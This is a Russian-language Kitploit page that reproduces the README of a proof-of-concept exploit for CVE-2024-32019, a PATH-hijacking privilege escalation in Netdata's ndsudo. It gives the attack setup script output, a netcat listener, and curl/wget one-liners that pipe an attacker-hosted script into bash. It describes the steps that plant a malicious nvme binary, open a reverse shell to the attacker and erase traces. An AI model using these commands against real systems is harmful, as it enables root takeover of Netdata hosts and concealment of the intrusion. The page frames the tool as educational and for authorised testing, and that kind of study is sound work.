
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-32019-PoC — Bash-скрипт для повышения привилегий через "ndsudo" (Netdata Local Exploit) | Kitploit

Инструменты/GitHubGitHub/80ottanta80/cve-2024-32019-poc
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHub80ottanta80/cve-2024-32019-poc

CVE-2024-32019-PoC

Bash-скрипт для повышения привилегий через "ndsudo" (Netdata Local Exploit)

Репозиторий
331 год назадЕщё не проверено
Поделиться

CVE-2024-32019-PoC

Bash-скрипт для повышения привилегий через «ndsudo» (локальный эксплойт Netdata)

Затронутые версии Netdata

  • >= v1.45.0, < v1.45.3

  • >= v1.44.0-60, < v1.45.0-169

Описание уязвимости

Инструмент «ndsudo» запускает ограниченный набор внешних команд, но пути поиска задаются переменными окружения «PATH».

Изменив переменную окружения «PATH» на путь, к которому у нас есть доступ, мы можем контролировать, где ndsudo ищет команды, и создать команду, содержащую вредоносный код.

Доказательство концепции

Этот эксплойт основан на предположении, что целевая машина и машина атакующего находятся в одной сети.

Предварительные требования

Машина атакующего

  • Прослушиватель на порту 4444
  • Веб-сервер, размещающий вредоносный бинарный файл nvme

Целевая машина:

  • Локальный доступ к оболочке
  • Разрешение на выполнение ndsudo
  • wget/curl/любой HTTP-клиент для загрузки полезной нагрузки

Использование

На машине атакующего

Мы можем автоматически сгенерировать и развернуть файл, необходимый для атаки, запустив «setup_exploit_server.sh»

$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...

Этот скрипт создаст все файлы, необходимые для атаки, настроенные с вашим IP-адресом.

После развертывания нашего веб-сервера мы запускаем прослушиватель в другой оболочке:

# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

На целевой машине

В зависимости от нашего HTTP-клиента мы можем загрузить и выполнить наш эксплойт.

# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP


Если всё сделано правильно, теперь у нас должна быть корневая оболочка.
alt text

Поток эксплойта

  1. Загружает вредоносный бинарный файл в /tmp/exploit/
  2. Изменяет PATH, чтобы задать приоритет контролируемой директории
  3. Выполняет ndsudo nvme-list, который запускает вредоносный бинарный файл
  4. Устанавливает обратную оболочку на машину атакующего
  5. Удаляет следы

Ссылки

  • https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
  • https://nvd.nist.gov/vuln/detail/CVE-2024-32019

Правовое предупреждение

Это доказательство концепции предназначено только для образовательных и авторизованных целей тестирования.

Несанкционированное использование против систем, которые вам не принадлежат или на тестирование которых у вас нет явного разрешения, является незаконным.

Авторы не несут ответственности за любое неправомерное использование этой информации.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





